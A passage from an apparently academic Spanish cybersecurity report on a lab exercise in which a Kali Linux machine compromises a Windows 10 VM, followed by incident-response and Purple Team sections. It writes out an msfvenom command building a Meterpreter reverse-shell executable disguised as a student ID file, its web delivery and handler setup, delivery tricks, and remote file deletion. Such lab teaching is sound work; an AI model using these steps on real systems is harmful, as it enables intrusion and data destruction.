


Fuente: Propia.

En las Figura 50 y 51, podemos observar diferentes archivos existentes en la máquina víctima, desde la consola de Kali Linux.


Así mismo en la Figura 52, observaremos la eliminación desde la consola de Kali Linux, del archivo: “Datos_Estudiantes.txt”, el cual se encuentra en el escritorio de la máquina Windows 10.

Figura 50. Verificación archivos existentes en la Máquina víctima (Carpeta: Imágenes), desde la conexión inversa en la Máquina atacante.




Fuente: Propia.

Figura 51. Verificación archivos existentes en la Máquina víctima (Carpeta: Escritorio), desde la conexión inversa en la Máquina atacante.



Fuente: Propia.


Figura 52. Eliminación de Archivo “Datos_Estudiantes.txt”, ubicado en la Carpeta: escritorio; desde la Máquina atacante.



Fuente: Propia.

En la Figura 53, podemos observar la salida desde la consola de Kali Linux de la conexión inversa vía Meterpreter.

Figura 53. Salida de Meterpreter.




Fuente: Propia.

5.3 IMPACTO DEL ATAQUE A LA MÁQUINA OBJETIVO

Básicamente el ataque se inicia con la identificación de la Máquina objetivo y sus características; se crea un Payload con la Herramienta MSFVENOM, que corresponde a un archivo ejecutable, el cual debe ser enviado a la Máquina víctima (Windows 10), por cualquier medio posible, en este caso, se descarga directamente de un Servidor conectado por el puerto 80.

En las Figuras 54 y 55, podemos observar a nivel general el proceso de ataque desde la Máquina Kali Linux, hasta la Máquina víctima con sistema operativo Windows 10, la identificación de la máquina objetivo, la creación del payload, el envío de este; la posterior ejecución desde la máquina víctima y la conexión inversa.

Figura 54. Ataque por Shell Inversa con Metasploit.



Fuente: ALONSO, José María. (2018). Un Informático en el Lado del Mal. Metasploit: Cómo extender las funcionalidades de Meterpreter. [Consultado el 12 de marzo de 2024]. Disponible en: https://www.elladodelmal.com/2018/03/metasploit-como-extender-las.html

Desde la Máquina atacante se debe seleccionar, configurar y lanzar un Exploit, con su respectivo Payload, este exploit está relacionado con el establecimiento de una conexión inversa; dejando la Máquina atacante a la escucha ante el inicio de conexión por parte de la Máquina objetivo.

Figura 55. Pasos del Ataque por Shell Inversa.

Fuente: Propia.

Una vez el archivo descargado en la Máquina víctima es ejecutado, este, tiene la instrucción de establecer una conexión con la Máquina atacante, por medio de la IP y el Puerto configurados, los cuales se encuentran en escucha.

Al establecerse la conexión desde la Máquina objetico, el atacante tendrá la opción de analizar y recorrer los recursos y archivos existentes en el objetivo, de manera remota.

Existen diferentes versiones de Exploit y de Payload configurables y utilizables para un ataque, se deben considerar el tipo de ataque, el sistema operativo objetivo, la arquitectura de este, su versión; así mismo la forma en que dicho código es entregado a la víctima, esto puede variar, pudiendo ser enviado vía correo electrónico, mensaje de whatsapp, mensaje de texto, memoria USB con archivo ejecutable, archivo PDF, MP3 o JPG.

5.4 COMANDOS UTILIZADOS Y EXPLICACIÓN DE LA ESTRUCTURA DESARROLLADA PARA EL PAYLOAD

5.4.1 Comandos de las Consola: La consola de comandos de Windows 10[25], también conocida como "Command Prompt", es una herramienta que te permite interactuar con el sistema operativo utilizando comandos de texto. Algunos de los comandos más utilizados incluyen:

1. cd: Este comando se utiliza para cambiar el directorio actual en el que estás trabajando. Por ejemplo, "cd Documents" te llevará al directorio de documentos.

2. dir: Muestra una lista de los archivos y carpetas en el directorio actual.

3. ipconfig: Proporciona información sobre la configuración de red, incluyendo la dirección IP, la puerta de enlace predeterminada y la configuración del servidor DNS.

4. ping: Se utiliza para verificar la conectividad con un host específico en una red mediante el envío de paquetes de datos.

[25] Lear. Comandos de Windows. Consultado el 12 de marzo de 2024, https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/windows-commands

5. mkdir: Crea un nuevo directorio o carpeta en el sistema.

6. del: Elimina archivos del sistema.

5.4.2 Comandos de NMAP: Nmap es una herramienta de código abierto que se utiliza para explorar redes y realizar auditorías de seguridad. Algunos de los comandos más utilizados en Nmap[26] incluyen:

1. nmap: El comando principal que se utiliza para escanear hosts y redes. Por ejemplo, "nmap 10.0.2.5" escaneará el host con la dirección IP 10.0.2.5.

2. -sP: Realiza un escaneo de sondeo ping para determinar qué hosts están activos en una red.

3. -sS: Realiza un escaneo de tipo SYN para detectar qué puertos están abiertos en un host.

4. -A: Realiza un escaneo detallado que incluye detección de sistemas operativos, versiones de software y otros detalles (este parámetro hace el escaneo más ruidoso).

5. -p: Especifica los puertos que se deben escanear. Por ejemplo, "nmap -p 80,443 10.0.2.5" escaneará solo los puertos 80 y 443 en el host 10.0.2.5.

6. -O: Realiza un escaneo detallado que incluye detección de sistemas operativos.

[26] RedesZone. Realiza escaneos de puertos con Nmap a cualquier servidor o sistema. Consultado el 16 de marzo de 2024, https://www.redeszone.net/tutoriales/configuracion-puertos/nmap-escanear-puertos-comandos/

7. -T: Este parámetro especifica el tiempo de escaneo, se recomienda utilizar un tiempo más bajo durante el proceso (0-5).

8. -sV: Realiza un escaneo detallado que las versiones de software y otros detalles.

9. –script vuln: El script "vuln" en Nmap es un script de detección de vulnerabilidades que forma parte de la amplia gama de scripts que se pueden utilizar con Nmap. Este script específico está diseñado para identificar posibles vulnerabilidades en los servicios y aplicaciones que se descubren durante un escaneo de red.

El proceso que realiza el script "vuln" implica enviar peticiones específicas a los servicios y aplicaciones descubiertos durante el escaneo, con el fin de detectar indicadores de posibles vulnerabilidades conocidas. Estas peticiones pueden incluir consultas y pruebas diseñadas para activar respuestas características de sistemas vulnerables.

5.4.3 Comandos de METASPLOIT FRAMEWORK: El Metasploit Framework es una herramienta de código abierto para el desarrollo y ejecución de exploits contra sistemas informáticos. La consola de comandos de Metasploit[27], conocida como msfconsole, es la interfaz principal para interactuar con la herramienta. Algunos de los comandos[28] más utilizados incluyen:

1. search: Este comando se utiliza para buscar módulos, exploits, payloads y otros elementos dentro de la base de datos de Metasploit.

Ejemplo: “search msrpc”

[27] KEEPCODING. Comandos de Metasploit. Consultado el 10 de marzo de 2024, https://keepcoding.io/blog/comandos-de-metasploit/

[28] ehcgroup. Comandos Metasploit. Consultado el 21 de marzo de 2024, https://blog.ehcgroup.io/2018/08/02/23/22/11/3647/3647/hacking/dpab/

2. use: Permite seleccionar un módulo específico para su uso posterior. Por ejemplo, "use exploit/windows/smb/ms17_010_eternalblue" seleccionará el módulo de exploit EternalBlue para sistemas Windows.
Ejemplo: “use 0” o “use exploit/windows/dcerpc/ms05_017_msmq”
Ejemplo: “use exploit/multi/handler”

3. set: Se utiliza para establecer opciones dentro de un módulo, como direcciones IP, puertos o configuraciones específicas del exploit.

Ejemplo: “set PAYLOAT windows/meterpreter/reverse_tcp”

4. show: Muestra información detallada sobre los módulos cargados, las opciones configuradas y otros aspectos del entorno de trabajo actual.

Ejemplo: “show options”

5. exploit: Ejecuta el exploit seleccionado contra el objetivo especificado.

6. sudo su: Esta instrucción permite obtener permisos de super usuario de Linux.

5.4.4 Comandos de MSFVENOM: MSFVenom es una herramienta incluida en el marco de trabajo Metasploit, diseñada para la generación de payloads y exploits. La consola de comandos de MSFVenom permite a los usuarios crear payloads personalizados para su uso en pruebas de penetración y evaluaciones de seguridad. Algunos de los comandos[29] más utilizados incluyen:

[29] KEEPCODING: ¿Qué es Msfpayload?. Consultado el 30 de marzo de 2024, https://keepcoding.io/blog/que-es-msfpayload/

1. -p: Este comando se utiliza para especificar el payload que se va a generar. Por ejemplo, "msfvenom -p windows/meterpreter/reverse_tcp" generará un payload de Meterpreter para sistemas Windows que se conectará de vuelta a un intérprete en modo TCP.

2. -f: Permite especificar el formato de salida del payload, como exe, dll, o elf.

Ejemplo: “-f exe”

3. -o: Se utiliza para especificar el nombre del archivo de salida para el payload generado.

4. -a: Permite especificar la arquitectura del payload, como x86 o x64.

Ejemplo: “-a x64”

5. --platform: Se utiliza para especificar la plataforma objetivo del payload, como Windows, Linux o macOS.

Ejemplo: “—platform windows”

Comandos utilizados en el Ejercicio:

1. “msfvenom -l payloads | grep windows“: Esta instrucción permite listar los payloads de msfvenom, en los cuales aparece la palabra “windows”.

2. “msfvenom -p windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=10.0.2.5 LPORT=443 -f exe >> /home/Kali/Desktop/PoC_cedulaestudiante.exe”: Esta instrucción permite la creación de un Payload; para la Plataforma “windows”; con la Arquitectura “x64”;

en Formato ejecutable “-f exe”; el cual será creado en la ruta: “/home/Kali/Desktop/”; con el nombre: “PoC_cedulaestudiante.exe”

3. “python -m http.server 80”: La instrucción permite iniciar un servidor web simple utilizando Python. El proceso que realiza esta instrucción es el de iniciar un servidor web en el puerto 80 de la máquina donde se ejecuta el comando. Esto permite que los archivos en el directorio actual estén disponibles para ser descargados a través de un navegador web.

Una vez que se ejecuta esta instrucción, el servidor web se inicia y comienza a escuchar peticiones entrantes en el puerto 80. Los archivos y directorios en el directorio desde el cual se ejecutó el comando pueden ser accedidos a través de un navegador web utilizando la dirección IP de la máquina donde se está ejecutando el servidor y el puerto 80.

Es importante tener en cuenta que este servidor web simple es útil para compartir archivos de manera temporal en una red local, pero no es recomendable para su uso en entornos de producción debido a sus limitaciones en términos de seguridad y funcionalidad.

5.4.5 Comandos de METERPRETER: Meterpreter es un intérprete de comandos avanzado que forma parte del marco de trabajo Metasploit. Se utiliza para obtener y mantener un acceso remoto a sistemas comprometidos durante pruebas de penetración y evaluaciones de seguridad. Algunos de los comandos[30] más utilizados incluyen:

[30] KEEPCODING. Comandos de Meterpreter. Consultado el 17 de marzo de 2024, https://keepcoding.io/blog/comandos-de-meterpreter/

1. sysinfo: Muestra información detallada sobre el sistema comprometido, como la versión del sistema operativo, la arquitectura del procesador y la configuración del kernel.

2. shell: Abre una shell interactiva en el sistema comprometido, lo que permite ejecutar comandos como si estuvieras directamente en el sistema.

3. upload/download: Permite transferir archivos entre tu sistema y el sistema comprometido.

4. screenshot: Captura una imagen de la pantalla del sistema comprometido, lo que puede ser útil para visualizar la actividad en el sistema.

5. migrate: Permite migrar el proceso Meterpreter a otro proceso en el sistema comprometido, lo que puede ser útil para evadir la detección o para obtener mayores privilegios.

Ejemplo de instrucciones utilizadas en el Ejercicio:

- run vnc: Esta instrucción en Meterpreter permite iniciar un servidor VNC (Virtual Network Computing) en el sistema comprometido. Una vez ejecutada, esta instrucción establece un servidor VNC en el sistema objetivo, lo que permite a quien controla la sesión de Meterpreter ver y controlar de forma remota el escritorio del sistema comprometido a través de un cliente VNC.

- El uso de VNC a través de Meterpreter puede ser útil para obtener acceso visual a la interfaz gráfica del sistema comprometido, lo que puede ser especialmente útil en escenarios donde se requiere interactuar con el sistema de una manera más visual o realizar tareas que no son posibles a través de comandos de texto.

- del Datos_Estudiantes.txt.txt: Esta instrucción permite eliminar el archivo: Datos_Estudiantes.txt.txt.

5.4.6 Comandos de la Consola de KALI LINUX: Kali Linux es una distribución de Linux basada en Debian diseñada específicamente para pruebas de penetración, evaluaciones de seguridad y tareas forenses. Se ha convertido en una herramienta popular entre los profesionales de la seguridad informática debido a su amplia gama de herramientas preinstaladas y su enfoque en la seguridad.

Algunos de los comandos[31] más utilizados en Kali Linux incluyen:

1. apt-get: Este comando se utiliza para gestionar paquetes de software. Por ejemplo, "sudo apt-get update" actualiza la lista de paquetes disponibles, y "sudo apt-get install <nombre_paquete>" instala un paquete específico.

2. nmap: Es una herramienta de escaneo de red que se utiliza para descubrir hosts y servicios en una red.

3. metasploit: Como mencionamos anteriormente, Metasploit es una herramienta popular para el desarrollo y ejecución de exploits contra sistemas informáticos.

4. john: Se trata de un potente programa para romper contraseñas mediante ataques de fuerza bruta.

5. wireshark: Es un analizador de protocolos utilizado para analizar el tráfico de redes y solucionar problemas relacionados con la red.

[31] FreeCodeCamp. El Manual de Comandos de Linux. Consultado el 21 de marzo de 2024, https://www.freecodecamp.org/espanol/news/comandos-de-linux/

6. ifconfig: Esta instrucción permite obtener la IP de la Máquina Linux.

6 BLUE TEAM

6.1 PASOS PARA IDENTIFICACIÓN DE ATAQUE CIBERNÉTICO EN TIEMPO REAL

“Un ataque cibernético es cualquier esfuerzo intencional para robar, exponer, alterar, deshabilitar o destruir datos, aplicaciones u otros activos a través del acceso no autorizado a una red, sistema informático o dispositivo digital.”[32]

Figura 56. Plan de Contingencia y Continuidad de Negocio.

Fuente: INCIBE. (2019). ¿Ya tienes tu Plan de Recuperación ante Desastres?. [Consultado el 12 de marzo de 2024]. Disponible en: https://www.incibe.es/empresas/blog/tienes-tu-plan-recuperacion-desastres

[32] IBM. ¿Qué es un ataque cibernético?. Consultado el 13 de marzo de 2024, https://www.ibm.com/mx-es/topics/cyber-attack

Como analista de Ciberseguridad, se debe entender un ataque informático desde tres momentos diferentes, estos momentos son el Antes, el Durante y el Después; se debe considerar establecer procesos o fases para cada uno de estos momentos.

Si bien existen diferentes Estándares, Metodologías o Frameworks[33] que establecen procesos para la Gestión y la Respuesta a un Incidente de Seguridad[34], es necesario establecer un proceso que se adapte a las necesidades específicas del negocio, su contexto, la cultura organizacional y las capacidades del negocio.

Los pasos sugeridos a continuación se presentan como un proceso estándar de gestión de incidente de seguridad, el cual, debe ajustarse a como se ha dicho anteriormente, al contexto organizacional y las necesidades particulares del negocio.

1. Preparación: En este paso, se deben establecen las bases para una respuesta efectiva a incidentes de seguridad. Se desarrolla un plan que define los roles y responsabilidades del personal, se identifican los activos críticos y se establecen protocolos de comunicación. También se proporciona capacitación al personal para que esté preparado para detectar y responder a incidentes.

- Desarrollar un plan de gestión de incidentes.
- Capacitar al personal en la detección y respuesta a incidentes.
- Establecer protocolos de comunicación interna y externa.

2. Identificación: Durante este paso, el enfoque está en detectar actividades inusuales o sospechosas que indiquen un posible incidente de seguridad. Se pueden utilizar herramientas para el monitoreo y el análisis de registros para identificar posibles intrusiones o comportamientos anómalos en el sistema.

[33] ATLASSIAN. Gestión de Incidentes. Consultado el 17 de marzo de 2024, https://www.atlassian.com/es/incident-management

[34] NIST. NIST SP 800-61: Computer Security Incident Handling Guide. Consultado el 17 de marzo de 2024, https://csrc.nist.gov/pubs/sp/800/61/r2/final

- Detectar y registrar cualquier actividad inusual o sospechosa en el sistema.
- Utilizar herramientas de monitoreo para identificar posibles intrusiones o vulnerabilidades.

3. Contención: Una vez que se ha identificado un incidente, es crucial que se tomen medidas de contención que evitan su propagación. Esto puede incluir aislar el sistema afectado, desconectarlo de la red o implementar medidas de seguridad adicionales para evitar daños mayores.

- Aislar el sistema afectado para evitar que el incidente se propague.
- Tomar medidas para minimizar el impacto del incidente en otros sistemas o usuarios.

4. Erradicación: En esta etapa, el foco está en eliminar la causa raíz del incidente. Se realiza un análisis exhaustivo para comprender cómo ocurrió el incidente y se toman medidas para eliminar cualquier malware, restablecer configuraciones seguras y la restauración de los sistemas afectados a un estado funcional.

- Eliminar la causa raíz del incidente.
- Restaurar todos los sistemas que fueron afectados a su condición segura y funcional.

5. Recuperación: Una vez que la causa raíz se ha erradicado, se procede a la recuperación de los sistemas y datos afectados. Esto implica restaurar los archivos y sistemas a un estado operativo normal, asegurándose de que todo funcione correctamente y realizando pruebas exhaustivas para garantizar la seguridad.

- Restaurar los datos y sistemas afectados a un estado operativo normal.

- Realizar pruebas exhaustivas para asegurarse de que el sistema esté seguro y funcione correctamente.

6. Comunica el incidente: Informa a las partes relevantes, como la alta dirección, el equipo de seguridad informática y, si es necesario, a las autoridades locales.

- Comunica internamente: Informa a tus empleados sobre el incidente, las medidas tomadas y cualquier cambio en los procedimientos o políticas de seguridad.
- Comunica externamente (si es necesario): Si el ataque afectó a clientes, socios o partes interesadas externas, comunica el incidente de manera transparente y proporciona orientación sobre cómo están protegidos.

7. Evalúa y restaura la seguridad: Finalmente, se debe llevar a cabo una revisión exhaustiva del incidente para analizar cómo ocurrió y cómo podría evitarse en el futuro. Se documentarán las lecciones aprendidas y se ajustarán los procedimientos y controles según sea necesario para mejorar la capacidad de respuesta ante futuros incidentes.

   Se debe trabajar con tu equipo de seguridad informática para evaluar el alcance del ataque, eliminar cualquier malware y fortalecer las defensas para prevenir futuros incidentes.

- Analizar el incidente para entender cómo ocurrió y cómo podría evitarse en el futuro.
- Documentar lecciones aprendidas y ajustar los procedimientos según sea necesario.

Se deben verificar los diferentes planes de riesgo, seguridad y continuidad con el fin de realizar los ajustes correspondientes ante el incidente presentado.[35]

6.2 PASO EJECUTADOS PARA SUBSANAR EL SISTEMA AFECTADO DURANTE EL INCIDENTE

“Un incidente de seguridad, o suceso de seguridad, es cualquier infracción digital o física que amenace la confidencialidad, la integridad o la disponibilidad de los sistemas de información o datos confidenciales de una organización. Los incidentes de seguridad engloban desde ciberataques intencionales realizados por hackers o usuarios no autorizados, hasta violaciones no intencionadas de la política de seguridad por parte de usuarios legítimos autorizados.”[36]

Es necesario considerar que las características del ataque o incidente de seguridad podrán determinar las acciones a realizar durante y después del incidente detectado; En este caso específico propuesto desde el ejercicio, los pasos realizados, con el fin de subsanar el activo comprometido durante el incidente de seguridad informática fueron los siguiente:

1. Aislamiento del sistema afectado.

- Se desconecta el equipo de la red y de otros dispositivos para evitar la propagación del ataque.

[35] INCIBE. Buenas prácticas para la recuperación de sistemas industriales (I). Consultado el 8 de marzo de 2024, https://www.incibe.es/incibe-cert/blog/buenas-practicas-para-la-recuperacion-de-sistemas-industriales-i

[36] IBM. ¿Qué es la respuesta a indicentes?. Consultado el 8 de marzo de 2024, https://www.ibm.com/es-es/topics/incident-response

- Se apaga el equipo afectado para evitar que el intruso continúe teniendo acceso, se debe considerar previamente, que la desconexión del equipo puede generar perdida de datos e información.

2. Análisis forense y recuperación de archivos.

- Se examina el sistema para comprender cómo se realizó el ataque, qué archivos se vieron afectados y si la shell inversa dejó otros puntos de acceso.
- Se utiliza una herramienta de recuperación de datos para intentar restaurar los archivos borrados, si es posible.

3. Restablecimiento del sistema y fortalecimiento de la seguridad.

- Se restablece el sistema desde una copia limpia para eliminar cualquier rastro del ataque.
- Se instalan todas las actualizaciones disponibles para Windows 10, se activa el firewall de Windows, el sistema de defensa de Windows y se verifica la instalación de un antimalware o solución de seguridad confiable actualizada.

4. Capacitación y concientización.

- Se proporciona capacitación a los usuario y colaboradores, con el fin de evitar futuras descargas de archivos desde sitios inseguros o sitios sin verificación previa, enfocándonos en buenas prácticas de seguridad informática y la concientización sobre los riesgos y amenazas asociados con descargas no seguras.

5. Monitoreo continuo y auditoría.

- Se estableces herramientas y sistemas de monitoreo para detectar cualquier actividad inusual en el sistema en el futuro.
- Se programan auditorías internas o externas para evaluar la efectividad de tus medidas de seguridad actualizadas.

6.3 DIFERENCIA ENTRE LOS RED TEAM Y BLUE TEAM, CON EL PURPLE TEAM Y EL CSIRT

6.3.1 Purple TEAM: “El Purple Team combina las prácticas del Red Team (equipo de ataque) y del Blue Team (equipo de defensa) para mejorar la postura de seguridad de una organización frente a posibles amenazas”[37].

“Su principal objetivo es mejorar la capacidad de una organización para detección y respuesta a las amenazas de seguridad. Esto se logra mediante la colaboración entre el Red Team y el Blue Team, donde el Red Team lleva a cabo simulaciones de ataques y el Blue Team se encarga de la detección y respuesta a estos ataques, trabajando juntos para mejorar continuamente la seguridad de la organización”[38].

“Entre las características principales del Purple Team encontramos las siguientes:

> El Purple Team busca lograr integrar las técnicas, tácticas y procedimientos ofensivos (TTP), como amenazas y vulnerabilidades de Red Team, junto con las técnicas defensivas de Blue Team para protegerse de los ataques.

[37] Keepcoding. Purple Team en Ciberseguridad. Consultado el 2 de marzo de 2024, https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/

[38] GODYLA, Natalia. Microsoft.com: How Purple Teams can Embrace Hacker Culture to Improve Security. Consultado el 12 de marzo de 2024, https://www.microsoft.com/en-us/security/blog/2021/06/10/how-purple-teams-can-embrace-hacker-culture-to-improve-security/

La principal finalidad del Purple Team es mejorar la comunicación, garantizando la compartición de información entre el Blue Team y el Red Team.

Alinea el enfoque del Blue Team con las amenazas relevantes, permitiendo así basar las arquitecturas defensivas en base a las criticidades de la organización.

Organiza y proporciona información al Red Team para que este pueda obtener información sobre activos sensibles y planificar unos ataques más elaborados.
Es el encargado de realizar la operativa de gobierno de los ejercicios a realizar.

